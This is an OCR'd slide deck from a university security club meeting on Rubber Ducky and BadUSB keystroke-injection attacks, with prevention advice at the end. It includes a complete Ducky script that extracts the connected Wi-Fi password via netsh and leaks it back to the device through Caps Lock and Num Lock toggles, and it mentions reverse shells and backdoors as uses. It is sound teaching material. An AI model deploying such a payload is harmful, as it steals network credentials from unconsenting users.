SIGPwny

General FA2025 • 2025-11-13

Rubber Ducky & Bad USB

Ray Liu

Ray Liu

- Helper
- Freshman in CS + Linguistics
- Love Rickrolling classmates

Announcements

- AmateursCTF 2025
  - Tomorrow at 6PM
  - Somewhere in Siebel, likely Siebel CS 2406 as usual.
- SIGPwny x SIGArch
  - We will be hosting a meeting with SIGArch to talk about CPU security!
  - There will be free cookies!

ctf.sigpwny.com

sigpwny{LOOK!!_DUCKLINGS!!!}

BIG DISCLAIMER

All of the following content are:

Hypothetical only — may be illegal if carried out.


The USB Interface

Think of the USB-A port (the one you need three tries to plug in🤣)


What can you plug in it?

- Thumb drives
- Keyboard/mouse
- ~~Whatever Valorant cheating device you have in store~~

The Old Days



Keyboard+Mouse



Storage

Universal
Serial
Bus


And Now, Introduce Yourself!

The legit model – from the computer's POV

What happens when you type a command?

Keep in mind:


- There are NO mandatory encryption protocols between computer and keyboard.
- The computer TRUSTS the keyboard



The Threat Model

The computer quite liberal

If you self-identify as a keyboard, the computer will affirm that



So… what are you gonna do?

- Pretends to be a thumb drive by physical appearance
- Pretends to be a keyboard when talking to the computer
- Send pre-configured keystrokes to the computer
- The computer trusts the keystrokes.

So You Want to Read Info Too?

- Think, what info flows from the computer to the keyboard?

Keyboard Exfiltation

```
REM Store the currently connected wireless LAN SSID & Key to %tmp%\z
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnectionProfile)
STRING .Name key=clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>$env:tmp\z"
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in 0×80,
STRING 0×40,0×20,0×10,0×08,0×04,0×02,0×01){if($b-band$a){$o+='%{NUMLOCK}'}else
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to the Ducky.
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp\z"
ENTER
DELAY 100
```

The Ducky


Imagine if you could yank a computer from someone else's hand (while they're LOGGED IN) and type whatever you want

Would you:

- Scroll through their emails or social media?
- Set up a reverse shell?
- Disable antivirus and start running malware?
- Implant a back door?
- Do something else…

But are there any good sides?


- System installation
- Workforce Systems Administration
- …



The OMG Cable

- Same principal
- Different shell
- Some have wireless modules
- Some can self-destruct

But it gets worse...



But it gets worse...

USB Kill

Prevention

- DON’T plug in random USBs
- Generally, exercise curiosity with caution

If the stakes are high:

- Use Epoxy sealing, port blockers, or case locks
- Disable USB ports through BIOS

What Lessens Can We Learn?

Could the rubber ducky exist in a world with many kinds of ports?

The invention of the USB created convenience by universality, what price did it cost us?

The removal of restrictions ↔ The collapse of boundaries

The Universal Paradox: by consolidating power you are also fusing weaknesses

The moral of the story

First, I’m not waging war against convenience

But when designing/managing systems:

- Compartmentalization is useful
- If you adopt an ultimate order, you are by necessity summoning the possibility of ultimate chaos

References

Rubber Ducky:

https://shop.hak5.org/products/usb-rubber-ducky

USB Kill:

https://usbkill.com

Side Channel Whitepaper:

https://cdn.shopify.com/s/files/1/0068/2142/files/hak5-whitepaper-keystroke-reflection.pdf

The original paper on BadUSB attacks:

https://radetskiy.wordpress.com/wp-content/uploads/2014/08/srlabs-badusb-blackhat-v1.pdf

Why not DIY?

https://github.com/dbisu/pico-ducky

If you want to look deeper at the comparisons, I also have done a short passage on this

Next Meetings

2025-11-16 • **This Sunday**

- SIGPwny x SIGArch
- Learn about CPU security!
- There will be cookies!

ctf.sigpwny.com

`sigpwny{LOOK!!_DUCKLINGS!!!}`

Meeting content can be found at sigpwny.com/meetings.

SIGPwny